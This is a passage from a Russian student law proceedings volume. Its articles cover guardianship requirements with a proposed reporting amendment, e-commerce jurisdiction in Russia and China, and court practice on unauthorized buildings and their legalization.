Гражданский кодекс наряду с вышеуказанным НПА предусматривает аспекты назначения опекунов и попечителей. Не каждый гражданин может стать законным представителем ребенка. Ими могут выступать только полностью дееспособные лица, достигшие восемнадцатилетнего возраста, не могут выступать граждане, лишённые родительских прав, а также лица:

- имеющие судимость;
- в отношении которых было или может быть возбуждено уголовное дело;
- с непогашенной или непогашенной судимостью за тяжкие или особо тяжкие преступления;
- не прошедшие обучение в соответствии с положениями Закона о семейном праве;
- состоящие в однополном браке, где разрешен такой союз;

- не состоящие в браке;
- страдающие алкогольной, наркотической или иной зависимостью;
- опека над которыми была приостановлена;
- ограниченные в родительских правах;
- бывшие усыновители, в отношении которых усыновление было отменено по причине совершения лицом преступления [1].

Семейный Кодекс при осуществлении вышеуказанной деятельности устанавливает определенные требования к опекунам и попечителям [8]. Статья 148.1 СК РФ и статья 15 ФЗ «Об опеке и попечительстве» характеризует правомочия вышеуказанных лиц в отношении несовершеннолетнего лица, оставшегося без попечения родителей. В настоящее время с каждым днем вносится ряд изменений в действующее законодательство. С течением времени изменяется и порядок предоставления материалов, приобщающихся к делу, которые обеспечивают правовые гарантии. Российское законодательство в XXI веке не стоит на месте. Цифровая модернизация коснулась и правовых сфер общества.

К информационным системам по сей день прибегают не только граждане, но и различные правовые органы. По словам российских ученых правоведов Н.Н. Черногора и М.В. Залоило законодательная деятельность Российской Федерации в рамках реализации современных цифровых технологий и совершенствование юридической деятельности за счет возможностей трансформации правотворческого процесса становится упорядоченной [6]. Нельзя не согласиться с мнениями авторов, ведь каждое нововведение находит свое отражение на цифровых носителях в сети Интернет. Несмотря на данное высказывание точки зрения многих ученых разные. С одной стороны, юристы, правовые деятели, преподаватели в области права поддерживают такие изменения в законах, другие же поднимают дискуссию по этому поводу. Но можно сделать вывод, исследуя судебную практику, где были затронуты вопросы применения норм, подлежащих цифровизации, мы можем заметить

положительную динамику, которая позволила правоохранительным органам заручиться поддержкой и избежать казусов в решении тех или иных вопросах.

Одной из приоритетной задачей государства является обеспечение достойного будущего детей. На всей территории России, да и в целом мире заметен рост брошенных детей, лишенных внимания своих родителей. Над такими лицами осуществляется особый контроль всеми органами власти. По Указу Президента должна быть создана процедура защиты не только детей, но лиц, которые готовы всеми силами и возможностями помочь им [2]. Своевременная квалифицированная помощь в разъяснении тех или иных прав сторонам поможет сократить процедуру поиска таких лиц, а также выстраивания быстрого маршрута к достижению счастливого будущего. С детства каждый ребенок хочет пристального внимания к себе, любви и заботы. Родительское попечение и воспитание выращивает и формирует личность в ребенке для того, чтобы, когда он вырастет мог с легкостью выбрать свой путь где учиться, работать и жить. В связи с этим создается множество инструментов, чтобы достичь этого. Государство заботится о своих потомках и делает все возможное к приумножению и сохранению здорового поколения. Здоровая молодежь является будущим любого государства, благодаря ей будут развиваться и совершенствоваться все отрасли жизнедеятельности.

Опекуны и попечители несут большое количество прав и обязанностей в отношении такого лица. Зачастую бывают случаи, когда вышеуказанные лица злоупотребляют своими полномочиями. Совершенствовать нормы законодательства в этом случае было бы целесообразно. Для того, чтобы защитить интересы детей необходимо установить такую норму, которая бы предусматривала обязательную отчетность опекунов и попечителей о своих подопечных. В статьях НПА предстоит закрепить письменную форму отчета с возможностью предоставления видеоматериалов, которые будут отражаться в деле ребенка.

На основании вышеуказанного было бы целесообразно дополнить



ст.148.1 Семейного Кодекса Российской Федерации пунктом 9 и ст.15 Федерального закона «Об опеке и попечительстве» пунктом 8, в которых бы содержались следующие положения: *«Опекун или попечитель обязан ежеквартально предоставлять отчет в письменной форме с возможностью предоставления видеоматериалов в органы опеки и попечительства в отношении подопечного лица. В случае, если отчетность не была представлена в указанный срок, то органы опеки и попечительства немедленно должны произвести проверку в отношении таких лиц. Примечание: видеоматериалы должны быть предоставлены на съемных носителях (CD, DVD, флеш-карты, флешки)»*, и изложить статьи в следующих редакциях:

*«Статья 148.1. Права и обязанности опекуна или попечителя ребенка*

*1. Опекун или попечитель обязан ежеквартально предоставлять отчет в письменной форме с возможностью предоставления видеоматериалов в органы опеки и попечительства в отношении подопечного лица.*

*В случае, если отчетность не была представлена в указанный срок, то органы опеки и попечительства немедленно должны произвести проверку в отношении таких лиц.*

*Примечание: видеоматериалы должны быть предоставлены на съемных носителях (CD, DVD, флеш-карты, флешки).»*

*«Статья 15. Права и обязанности опекунов и попечителей*

*8. Опекун или попечитель обязан ежеквартально предоставлять отчет в письменной форме с возможностью предоставления видеоматериалов в органы опеки и попечительства в отношении подопечного лица.*

*В случае, если отчетность не была представлена в указанный срок, то органы опеки и попечительства немедленно должны произвести проверку в отношении таких лиц.*

*Примечание: видеоматериалы должны быть предоставлены на съемных носителях (CD, DVD, флеш-карты, флешки).»*

Специалистами в области права ежедневно вносятся правки в действующее законодательство. В следствии этого в интересах защиты

опекунов и попечителей во избежание проблем при решении возникающих вопросов необходимо в полной мере определять и разъяснять права и обязанности лиц, вступающих в такие правоотношения. Закрепляя новые поправки в действующее законодательство, мы даем толчок к развитию данной отрасли права. С быстрым ростом изменения всех сфер общества государство не стоит на месте, оно выражает свою потребность в изменении и внедрении чего-то нового и еще неизведанного.

### **Библиографический список:**

1. Семейный кодекс Российской Федерации от 29.12.1995 N 223-ФЗ (ред. от 19.12.2022) // Собрание законодательства РФ. 1995. № 11.
2. Указ Президента РФ от 28.12.2012 N 1688 (ред. от 14.11.2017) «О некоторых мерах по реализации государственной политики в сфере защиты детей-сирот и детей, оставшихся без попечения родителей» // Собрание законодательства РФ. 2013. № 1.
3. Федеральный закон «Об опеке и попечительстве» от 24.04.2008 N 48-ФЗ (ред. от 30.04.2021) // Собрание законодательства РФ. 1996. № 25.
4. Гонкало Б.М. Опека, попечительство, патронаж: // Журнал «Современное педагогическое образование». Москва. 2021. URL: <https://cyberleninka.ru/article/n/opeka-popechitelstvo-patronazh/viewer>.
5. Чинарян Е.О., Васютина Е.С., Смагин А.А., Чижикова В.В., Ильин В.А. Опека и попечительство над детьми: // Журнал «Современное педагогическое образование». Москва. 2021. URL: <https://cyberleninka.ru/article/n/opeka-i-popechitelstvo-nad-detmi/viewer>.
6. Напалкова И.Г. Модернизация законотворческой техники в условиях формирования цифровой среды: // Вестник Юридического факультета Южного федерального университета. 2021. Т. 8, № 2. С. 9-13. URL: <https://cyberleninka.ru/article/n/modernizatsiya-zakonotvorcheskoy-tehniki-v-usloviyah-formirovaniya-tsifrovoy-sredy/viewer>.
7. Петурова Н.Н. Правовое регулирование опеки и попечительства

в отношении совершеннолетних лиц в России, Франции и Швейцарии. Автореферат по ВАК РФ 12.00.03 / кандидат юридических наук Петурова Н.Н. – М., 2019. С. 208.

8. Шодонова М.Э., Даржаева Т.Ф., Шурыгин Д.С. Методологические подходы к применению показателей деятельности органов по защите прав детей и законодательства в области защиты прав детей, находящихся в трудной жизненной ситуации // Вестник ВСГУТУ. 2017. № 1.

*Моисейцев Владислав Викторович, студент 2 курса магистратуры,*

*Дальневосточный федеральный университет, г. Владивосток*

*E-mail: [vitavladivostokgmail.com](mailto:vitavladivostokgmail.com)*

## **ЮРИСДИКЦИОННЫЕ ОСОБЕННОСТИ ЭЛЕКТРОННОЙ КОММЕРЦИИ В РОССИИ И КНР**

**Аннотация:** Настоящая статья посвящена исследованию особенностей электронной коммерции в России и в КНР с точки зрения юрисдикционного вопроса. В частности, рассмотрены особенности определения юрисдикции в Интернете, защита прав потребителей, досудебное разрешение споров и договорные аспекты электронной коммерции. В статье проанализированы основные проблемы споров, которые возникают из-за неразрешённости юрисдикционных вопросов коммерческой деятельности в сфере электронной коммерции и даны рекомендации по совершенствованию законодательства в этой сфере.

**Ключевые слова:** электронная коммерция, юрисдикция, e-commerce, закон об электронной коммерции, пророгационное соглашение.

**Abstract:** This article is devoted to the study of the features of e-commerce in Russia and China from the point of view of the jurisdictional issue. In particular, the features of determining jurisdiction on the Internet, consumer protection, pre-trial dispute resolution and contractual aspects of e-commerce are considered. The article analyzes the main problems of disputes that arise due to unresolved jurisdictional issues of commercial activity in the field of e-commerce and provides recommendations for improving legislation in this area.

**Keywords:** e-commerce, jurisdiction, e-commerce, e-commerce law, prorogation agreement.

В современной экономике все большую роль играет электронная коммерция, которая позволяет предпринимателям значительно снизить издержки, а покупателям приобретать товары и услуги онлайн из любой точки мира с возможностью трансграничной доставки. Рынок электронной коммерции в России и КНР является одним из самых быстрорастущих в мире и способствует развитию экономик этих стран.

Активный рост данной сферы ведет к появлению различных споров в сфере электронной коммерции. Если их разрешение в пределах одной юрисдикции с точки зрения определения применимого законодательства не вызывает проблем, то трансграничная торговля значительно усложняет процесс разрешения возникающих противоречий.

Прежде чем углубиться в суть юрисдикционных аспектов коммерческой деятельности в электронной коммерции рассмотрим подходы к толкованию исследуемого явления в двух странах.

В настоящее время в российском праве не содержится закрепленного толкования понятия «электронная коммерция», однако оно содержится в официальных документах. Например, в «Стратегии государственной политики Российской Федерации в области защиты прав потребителей на период до 2030 года». В тексте данного документа электронная коммерция определена, как «сфера экономики, которая включает в себя все сделки по реализации товаров (работ, услуг) потребителям, осуществляемые при помощи сети "Интернет" [7].

Схожее по содержанию определение даётся в «Законе КНР об электронной коммерции» – специальном нормативно-правовом акте (далее – НПА) регулирующем данную сферу. Согласно данному НПА «электронная коммерция — это коммерческой деятельности по продаже товаров или предоставлению услуг через информационные сети, такие как Интернет» [13].

Стоит отметить, что понятие «электронная коммерция» в российском праве обладает более широкой предметной областью, так как кроме товаров и услуг также включает работы. Работа в китайском (например, договоров

строительного подряда) [14] и российском праве (п. 1 ст. 702, п. 1 ст. 703, ст. 758 ГК РФ) [2] подразумевает получение результата. Таким образом, площадки электронной коммерции в РФ могут выполнять работы по договору подряда, тогда как в КНР это потребует заключения другого типа договора.

Товары и услуги на площадках электронной коммерции могут предоставляться как в пределах одного государства, то есть в пределах одной юрисдикции, так и с привлечением продавцом, подчиняющихся иностранной юрисдикции. При разграничении полномочий законы разных стран, касающиеся определения «юрисдикции», в основном опираются на территориальный фактор возникновения правоотношений. Акты государства, касающиеся действий, совершенных на его территории, являются законными, в то время как акты, касающиеся действий, совершенных за пределами его территории, являются незаконными [10].

Установление юрисдикции в российском праве определяется процессуальными кодексами. Согласно пункт 2 части 3 статьи 402 Гражданского процессуального кодекса Российской Федерации (далее - ГПК РФ) суды РФ могут рассматривать дела с участием иностранных лиц, если «ответчик имеет имущество, находящееся на территории Российской Федерации, и (или) распространяет рекламу в информационно-телекоммуникационной сети "Интернет", направленную на привлечение внимания потребителей, находящихся на территории Российской Федерации» [3].

Так как споры в сфере электронной коммерции возникают между продавцами и покупателями, то в качестве специальной нормы к могут применяться часть 7 статья 29 ГПК РФ и аналогичная ей норма закона «О защите прав потребителей», содержащаяся в части 2 статьи 17. Согласно этой норме иск о защите прав потребителей может быть предъявлен в суд по месту жительства или месту пребывания истца, либо по месту заключения или месту исполнения договора.

Однако судебная практика показывает, что положение может быть не

применимо при покупке цифровых товаров (лицензионный договор), т.к. использование их на компьютере, работающем в российской юрисдикции не является достаточным для установления необходимости исполнения договора на территории Российской Федерации [4]. Кроме того, стороны спора согласно статье 404 ГПК РФ могут заключить пророгационное соглашение, которое определит подсудность будущего спора. Несмотря на то, что потребитель в данном случае является слабой стороной, специальная норма, предусматривающая возможность оспаривания такого рода соглашений, отсутствует. Однако некоторые учёные юристы высказывают мнение о необходимости введения такой нормы [6].

Юрисдикция в электронной коммерции с участием иностранных элементов в Китае устанавливается Гражданским процессуальным кодексом КНР (далее – ГПК КНР), а именно Частью IV. Специальные положения о гражданском процессе, связанном с иностранными делами [15]. Согласно статье 272 ГПК КНР иск против ответчика, который не имеет гражданства на территории КНР (например, когда китайский потребитель купил российский товар) будет рассматриваться по месту подписания или исполнения контракта. То есть в данном случае будет защищена слабая сторона спора. Однако если в договоре будет содержаться арбитражная оговорка, которая предусмотрена в статье 278 ГПК КНР, то стороны будут рассматривать дело в том суде, который указан в ней или в случае недостижения письменного арбитражного соглашения иск может быть подан в народный суд.

Споры, возникающие между продавцом и покупателем на площадках электронной коммерции кроме юрисдикционного, также могут разрешаться альтернативными методами. Применительно к площадкам электронной коммерции большое распространение получили такие неюрисдикционные методы, как прямой переговорный процесс и обращение в службу поддержки. Данные методы пользуются большой популярностью, так как позволяют избежать издержек, связанных с судебным процессом. Распространённость такого метода урегулирования споров в электронной коммерции связана с

большим влиянием института репутации на коммерческую деятельность участников электронной коммерции [9]. Так, например, скоринговая система на платформе Таобао оказала сильное влияние на другие площадки электронной коммерции и во многом повлияла на формирование системы оценки продавцов на площадках электронной коммерции.

Важно отметить, что при досудебный порядок разрешения споров согласно пункт 5 статьи 4 АПК РФ является обязательным [1]. Согласно этому положению данного НПА одна из Сторон должна направить претензию (требование) другой стороне. Постановление Пленума Верховного Суда РФ от 22.06.2021 N 18 "О некоторых вопросах досудебного урегулирования споров, рассматриваемых в порядке гражданского и арбитражного судопроизводства" дала пояснение относительно того, что принимается под "досудебным урегулированием" [5].

С нашей точки зрения, требуется усиление регулирования процедуры досудебного разрешения споров в сфере электронной коммерции в досудебном порядке, так как ввиду электронной формы исполнения обязательств покупатель, например, может столкнуться с тем, что он не сможет использовать данными переписки и обращения в службу поддержки, т.к. электронные данные могут быть удалены или искажены одной из сторон. Таким образом, будет нарушен досудебный порядок разрешения споров. Урегулирование данной сферы позволит лучше защитить потребителя, как слабую сторону спора и упростит порядок ведения судебного процесса.

Стоит отметить, что "Закон КНР об электронной коммерции" накладывает ряд обязательств на владельцев электронной коммерции в том числе в части досудебного разрешения споров. Статья 60 настоящего закона признаёт переговоры в качестве одного из методов для разрешения споров, а в статье 59 говорится о том, что "операторы электронной коммерции должны создавать удобные и эффективные механизмы подачи жалоб и отчетов" [13]. Это соответствует нашей позиции о необходимости вовлечения владельцев площадок электронной коммерции в разрешение возникающих на них споров.



Отдельно рассмотрим договорной порядок разрешения споров на примере стандартных договоров на площадках электронной коммерции. В качестве примера со стороны РФ рассмотрим «Условия продажи товаров с доставкой из-за рубежа» [8] площадки электронной коммерции Ozon. Разрешению споров в данной документе посвящён отдельный раздел, в котором приводится алгоритм разрешения споров. Этот алгоритм похож на тот, который был приложен нами ранее, т.е. Ozon в случае возникновения споров рассматривает функции, которые технологически предусмотрены на площадке электронной коммерции, в качестве реализации переговорного процесса урегулирования споров.

Интересно также то, что в случае, если спор не разрешён, то покупатель и продавец обязаны воспользоваться Службой поддержки Ozon в качестве медиатора, который урегулирует возникший между ними спор. В случае недостижения соглашения в ходе переговорного процесса стороны согласно «Условиям продажи товаров для физических лиц в ozon.ru». будут обязаны передать спор в судебный орган в соответствии с действующим законодательством РФ. То есть в локальный НПА регламентирует приоритет права РФ над правом иностранного государства.

В качестве примеров договоров на китайских площадках электронной коммерции были выбраны «Стандартный договор обслуживания площадок Таобао» [12] и «Соглашение об обслуживании продавца Tmall.hk» [11]. В отличие от российской площадки Ozon стандартные соглашения сети китайских сервисов содержат стандартную оговорку о применении права КНР или Гонконга (КНР). Кроме того, они включают стандартное условие о необходимости помощи в разрешении возникающих у покупателя проблем. Получается, что процедура досудебного разрешения спора в случае применения китайских площадок электронной коммерции является менее проработанной с точки зрения нормативного закрепления в локальных нормативных актах, однако лояльный к потребителю «Закон КНР об электронной коммерции» компенсирует эти недостатки, предоставляя дополнительные права и

возможности слабой стороне споров.

Таким образом, можно заключить, что с юрисдикционной точки зрения электронная коммерция в КНР и РФ имеют много общих черт. В частности в настоящее время не урегулированными остаются вопросы пророгационных соглашений в сфере электронной коммерции, данные вопросы регулируются общими нормами законодательства и не учитывают, что покупатель в случае трансграничной электронной коммерции является слабой стороной и защита его прав также важна, как и защита его прав при наличии пророгационного соглашения в национальной юрисдикции.

Кроме того, мы считаем, что ввиду высокой частотности использования альтернативных способов разрешения споров в сфере электронной коммерции необходимо закрепить переговоры между и покупателем на площадках электронной коммерции, а также обращение в службу поддержки в качестве обязательных. Это закрепит уже существующую в исследуемой сфере практику и позволит снизить нагрузку на суды.

#### **Библиографический список:**

1. Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 N 95-ФЗ [Электронный ресурс] // СПС «КонсультантПлюс». – Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_37800/](https://www.consultant.ru/document/cons_doc_LAW_37800/).
2. Гражданский кодекс Российской Федерации (часть вторая) от 26.01.1996 N 14-ФЗ [Электронный ресурс] // СПС «КонсультантПлюс». – Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_9027/](https://www.consultant.ru/document/cons_doc_LAW_9027/).
3. Гражданский процессуальный кодекс Российской Федерации от 14.11.2002 N 138-ФЗ [Электронный ресурс] // СПС «КонсультантПлюс». – Режим доступа: [https://www.consultant.ru/document/cons\\_doc\\_LAW\\_39570/](https://www.consultant.ru/document/cons_doc_LAW_39570/).
4. Информация по делу № 33-31400/2018 [Электронный ресурс] // Официальный портал судов общей юрисдикции города Москвы. – Режим доступа: <https://mos-gorsud.ru/mgs/services/cases/appeal-civil/details/a1398495-07be-4734-8419-f972787cbe09?caseNumber=33-31400/2018>.

5. Постановление Пленума Верховного Суда РФ от 22.06.2021 N 18 «О некоторых вопросах досудебного урегулирования споров, рассматриваемых в порядке гражданского и арбитражного судопроизводства» [Электронный ресурс] // СПС «КонсультантПлюс. – Режим доступа: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_388236/](http://www.consultant.ru/document/cons_doc_LAW_388236/).
6. Сергеева, О.В. Защита прав потребителей в аспекте ограничения применения условий трансграничных онлайн-контрактов // «Международное публичное и частное право». 2022. – № 2. – с. 21-24.
7. Стратегии государственной политики Российской Федерации в области защиты прав потребителей на период до 2030 года [Электронный ресурс]. – Режим доступа: <http://pravo.gov.ru/proxy/ips/?docbody=&nd=102443162&intelsearch=1837>.
8. Условия продажи товаров с доставкой из-за рубежа // Ozon. - Режим доступа: <https://docs.ozon.ru/common/pravila-prodayoi-i-rekvizity/tovary-dostavlyayutsya-iz-za-rubeyoa/?country=RU>.
9. Шевченко, Г. Н., Альтернативные методы решения споров в электронной коммерции / Шевченко Г. Н., Моисейцев В. В. // Бизнес, менеджмент и право. – №. 2. – с. 27-31.
10. Ryngaert C. The concept of jurisdiction in international law // Research handbook on jurisdiction and immunities in international law. - Edward Elgar Publishing, 2015. – С. 50-51.
11. Tmall.hk Merchant Service Agreement [Electronic resource] // Taobaocdn. – URL: <http://download.taobaocdn.com/freedom/27368/pdf/p193ufjuiv113c13o8ci25a19324.pdf>.
12. 淘宝平台服务协议[Electronic resource] // Tmall. URL: <https://rulechannel.tmall.com/?type=detail&ruleId=20001254&cId=1373#/rule/detail?ruleId=20001254&cId=1373>.
13. 中华人民共和国电子商务法 [Electronic resource] //

国家市场监督管理总局.

URL:

[https://gkml.samr.gov.cn/nsjg/fgs/201908/t20190820\\_306141.html](https://gkml.samr.gov.cn/nsjg/fgs/201908/t20190820_306141.html).

14. 中华人民共和国民法典 [Electronic resource] // 百度百科. URL:

[https://baike.baidu.com/item/中华人民共和国民法典/19435116?fromModule=lemma\\_inlink](https://baike.baidu.com/item/中华人民共和国民法典/19435116?fromModule=lemma_inlink).

15. 中华人民共和国民事诉讼法[Electronic resource] // pkulaw. URL:

<https://www.pkulaw.com/ch1/3ce82cb92ee006b6bdfb.html?keyword=中华人民共和国民事诉讼法&way=listView>.

*Пасынкова Елена Михайловна, магистрант 2 курса, факультет «Институт Философии и права», кафедра конституционного права, муниципального права, конституционного судебного процесса и государственного муниципального управления. Новосибирский национальный исследовательский государственный университет. Российская Федерация, г. Новосибирск*

*Хубулов Данил Давидович, магистрант 2 курса, Сибирский институт управления – филиал РАНХиГС, г. Новосибирск*

## **АКТУАЛЬНЫЕ ПРОБЛЕМЫ ПРАВОПРИМЕНИТЕЛЬНОЙ ПРАКТИКИ ПО ДЕЛАМ О САМОВОЛЬНОЙ ПОСТРОЙКЕ**

**Аннотация:** В статье проводится анализ правоприменительной практики по делам о самовольной постройке. Рассматриваются позиции судов по административному порядку сноса самовольной постройки, формальному отсутствию разрешения на строительство, включения самовольной постройки в наследственную массу.

**Ключевые слова:** самовольная постройка, самовольное строительство, недвижимость, правоприменительная практика.

**Annotation:** The article analyzes the law enforcement practice in cases of unauthorized construction. The positions of the courts on the administrative procedure for the demolition of an unauthorized construction, the formal absence of a building permit, the inclusion of an unauthorized construction in the estate are considered.

**Keywords:** unauthorized construction, unauthorized construction, real estate, law enforcement practice.

В связи с тем, что институт самовольной постройки имеет двуединую

правовую природу, а законодательство о нем динамично развивается, анализ правовых позиций судов при разрешении дел, связанных с данным институтом, не может не вызывать научный интерес. В судебной практике можно найти ряд интересных и актуальных проблем, которые возникают в процессе применения норм, регулирующих самовольное строительство.

Например, при анализе актов Конституционного Суда РФ и Верховного Суда РФ можно отследить их позиции по поводу института административного порядка сноса самовольной постройки.

Конституционный Суд Российской Федерации своим Определением от 27.09.2016 № 1748-О [3] признает административный порядок сноса самовольной постройки допустимым, если соблюдается условие детальной регламентации процедуры принятия решения о сносе и если имеется возможность дальнейшего судебного обжалования решения о сносе. В указанном определении Конституционного Суда РФ отмечается, что при возникновении спора лицо может обратиться в судебном порядке за защитой своих прав и законных интересов с целью оспорить решение органа местного самоуправления о сносе объекта. При этом важно отметить, что срок сноса, который указан органом местного самоуправления в решении о сносе объекта самовольного строительства, не может быть произвольным. Такой срок устанавливается с учетом характера спорного объекта недвижимости. Такая ситуация предоставляет истцу время для подачи искового заявления, в то время как суд, руководствуясь нормами ст. 85, 223 Кодекса административного судопроизводства РФ [2], наделяется правомочием приостановить действие оспариваемого решения или совершение оспариваемого действия в части, которая относится к административному истцу. Таким образом, в данном определении Конституционный Суд РФ пришел к выводу о том, что п. 4 ст. 222 ГК РФ не противоречит Конституции РФ и не нарушает чьи-либо конституционные права.

Наличие у граждан реальной возможности обжаловать решения органов местного самоуправления о сносе объектов самовольного строительства

подтверждается также актами Верховного Суда РФ. Так, например, судебной коллегией по гражданским делам Верховного Суда РФ было рассмотрено дело по иску администрации к гражданке о признании жилого дома самовольной постройкой, и соответственно о его сносе [4]. Суды первой, апелляционной и кассационной инстанции поддержали иск, в своих решениях признали жилой дом самовольной постройкой, удовлетворили требование администрации о сносе объекта. Верховный Суд РФ отменил решения нижестоящих судов и аргументировал свою правовую позицию следующим. Возможность сноса самовольной постройки связывается законом не с формальным соблюдением требований о получении разрешения ее строительства, а с установлением обстоятельств, которые могли бы препятствовать использовать такую постройку ввиду ее несоответствия требованиям безопасности и возможности нарушения прав третьих лиц. Примером таких обстоятельств могут являться реальное наличие угрозы жизни и здоровью граждан, а также возможность нарушения возведенной постройкой прав и законных интересов других граждан, например, соседних землепользователей. Нижестоящие суды данный факт не учли, на что также обратил внимание в данном определении Верховный Суд РФ и отправил дело на новое рассмотрение.

Видится, что такая позиция Верховного Суда РФ является обоснованной, поскольку она сводит к минимуму риски злоупотреблений властными полномочиями при выдаче разрешений на строительство объектов недвижимости. Е.А. Суханов обращает внимание на то, что в правоприменительной практике могут встречаться ситуации, которые так или иначе связаны со злоупотреблением должностных лиц относительно необоснованных отказов в выдаче разрешений на строительство объектов недвижимости либо задержек в выдаче таких разрешений [8, с. 374].

По этой причине судебная практика исходит из того, что сам по себе факт отсутствия разрешения на строительство не может служить основанием для отказа в иске о признании права собственности на самовольную постройку. При этом важно учитывать, что осуществившее постройку лицо должно было

принимать все возможные и необходимые меры к получению разрешения на строительство и других необходимых документов, а объект недвижимости при этом не должен нарушать прав и законных интересов других лиц, создавать угрозы жизни и здоровью граждан [5].

Более того, в соответствии со сложившимся подходом в судебной практике, не становятся основанием для сноса самовольной постройки даже отдельные нарушения градостроительных и иных норм и правил, которые были допущены при предоставлении земельного участка или при возведении построенного объекта недвижимости. Важно, чтобы такие нарушения не являлись существенными по смыслу ст. 222 Гражданского кодекса РФ и существовала реальная возможность устранения таких нарушений [6].

Интересная позиция сложилась у судов по поводу возможности включения объекта самовольного строительства в наследственную массу. Как известно, в состав наследства могут входить вещи, принадлежащие наследодателю на день открытия наследства, а также иное имущество, в том числе имущественные права и обязанности. В связи с двойственной правовой природой самовольной постройки возникает логичный вопрос о том, принадлежит ли она к имуществу, которое может быть включено в наследственную массу, или нет. Следует помнить, что права и обязанности, переход которых в порядке наследования не допускается Гражданским кодексом РФ или другими законами, не входят в состав наследства [1].

В Постановлении Пленума Верховного Суда РФ и Пленума Высшего Арбитражного Суда РФ от 29 апреля 2010 г. № 10/22 [5] закреплено, что самовольная постройка не может быть включена в наследственную массу, поскольку она не принадлежит наследодателю на законных основаниях. Тем не менее, данное обстоятельство не лишает наследников, которые уже приняли наследство, их законного права требовать признания за ними права собственности на такую самовольную постройку. Отмечается, что такое требование может быть удовлетворено только в том случае, если к наследникам в порядке наследства перешло право собственности на земельный участок, на



котором расположен объект самовольного строительства, либо право пожизненного наследуемого владения этим земельным участком. Данная позиция содержится также и в решениях судов общей юрисдикции [7].

Иными словами, можно прийти к выводу о том, что в наследственную массу входит не сам самовольно возведенный объект недвижимости, поскольку фактически он является объектом, построенным с нарушением законодательства, а право легализации такой постройки, возможность признания права собственности или иного вещного права на нее.

Таким образом, правоприменительная практика освещает ряд интересных вопросов, связанных с регламентацией института самовольной постройки. К таким вопросам можно отнести роль и значение административного порядка сноса объекта самовольного строительства, значимость наличия разрешения на строительство, возможность включения в наследственную массу права на легализацию самовольной постройки. Динамичное развитие законодательства, регулирующего институт самовольной постройки, а также значительный объем судебных актов еще раз подтверждают актуальность правильной правовой регламентации данного института.

### **Библиографический список:**

1. Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 № 51-ФЗ (ред. от 16.12.2019) // Собр. законодательства Рос. Федерации. – 1994. – № 32. – Ст. 3301.

2. Кодекс административного судопроизводства Российской Федерации от 08.03.2015 № 21-ФЗ (ред. от 27.12.2019, с изм. от 24.03.2020) // Собр. Законодательства Рос. Федерации. – 2015. – № 10. – Ст. 1391.

3. Об отказе в принятии к рассмотрению запроса группы депутатов Государственной Думы о проверке конституционности пункта 4 статьи 222 Гражданского кодекса Российской Федерации: Определение Конституционного Суда РФ от 27.09.2016 № 1748-О [Электронный ресурс] // Официальный интернет-портал правовой информации. URL:

<http://publication.pravo.gov.ru/Document/View/0001201610210001> (дата обращения: 19.03.2023).

4. Определение Верховного Суда РФ от 08.07.2014 № 19-КГ14-6 [Электронный ресурс] // Справочная правовая система «Гарант». Режим доступа: <https://base.garant.ru/70703818/> (дата обращения: 12.03.2023).

5. О некоторых вопросах, возникающих в судебной практике при разрешении споров, связанных с защитой права собственности и других вещных прав: Постановление Пленума Верховного Суда РФ № 10, Пленума ВАС РФ № 22 от 29.04.2010 (ред. от 23.06.2015) // Российская газета. – 2010. – № 109 (5188).

6. Обзор судебной практики по делам, связанным с самовольным строительством, утвержденный Президиумом Верховного Суда РФ 19 марта 2014 г. // Сборник разъяснений Высшего Арбитражного Суда Российской Федерации и Верховного Суда Российской Федерации по применению земельного законодательства и законодательства о сделках с недвижимостью. Москва. 2015. С. 141.

7. Определение Московского городского суда от 12.03.2015 № 4г-1738/15 [Электронный ресурс] // Справочная правовая система «Гарант». Режим доступа: <https://base.garant.ru/133960012/> (дата обращения: 14.03.2023).

8. Суханов Е.А. Вещное право: Научно-познавательный очерк. Москва. Издатель: Статут. 2017. 560 с.

*Пасынкова Елена Михайловна, магистрант 2 курса, факультет «Институт Философии и права», кафедра конституционного права, муниципального права, конституционного судебного процесса и государственного муниципального управления. Новосибирский национальный исследовательский государственный университет. Российская Федерация, г. Новосибирск*

*Хубулов Данил Давидович, магистрант 2 курса, Сибирский институт управления – филиал РАНХиГС, г. Новосибирск*

## УСЛОВИЯ И ПОРЯДОК ПРИЗНАНИЯ ПРАВА СОБСТВЕННОСТИ НА САМОВОЛЬНУЮ ПОСТРОЙКУ

**Аннотация:** В статье проводится анализ условий и порядка признания права собственности на самовольную постройку. Рассматриваются вопросы, посвященные гражданско-правовым способам защиты самовольной постройки. Сделаны общие выводы, резюмирующие итоги проведенного исследования.

**Ключевые слова:** самовольная постройка, самовольное строительство, недвижимость, право собственности, признание права собственности.

**Annotation:** The article analyzes the conditions and procedure for recognizing the ownership of an unauthorized building. The issues of civil law methods of protection of unauthorized construction are considered. General conclusions summarizing the results of the study are made.

**Keywords:** unauthorized construction, unauthorized construction, real estate, ownership, recognition of ownership.

Самовольная постройка имеет двойственную правовую природу. С одной стороны ее можно рассматривать в качестве правонарушения, поскольку самовольное строительство подразумевает под собой нарушение норм

земельного законодательства либо нарушение градостроительных норм и правил. С другой стороны самовольная постройка способна выступать в качестве одного из способов приобретения права собственности.

Государство исполняет роль гаранта поддержания баланса как публичных прав и законных интересов, так и частных прав и законных интересов. Руководствуясь этим мотивом, законодатель регламентирует существование и функционирование механизма признания права собственности на самовольную постройку при соблюдении определенных условий.

Ряд ученых отмечают, что порядок признания права собственности на самовольную постройку изначально задумывался как некое исключение из общего правила. Предполагалось, что в большинстве случаев объекты самовольного строительства должны будут подлежать сносу [7, с. 1]. Тем не менее, на практике сложилась иная ситуация, и в результате п. 3 ст. 222 ГК РФ, который предусматривает возможность легализации самовольной постройки, применяется судами более часто, нежели п. 2 указанной статьи, согласно которому судьба самовольной постройки решается путем ее сноса [3, с. 140].

Условия, при которых возможна легализация самовольной постройки, а также способы ее легализации законодатель закрепляет в ст. 222 Гражданского кодекса РФ [1]. Предусмотрено два таких способа: в судебном порядке и в ином установленном законом порядке.

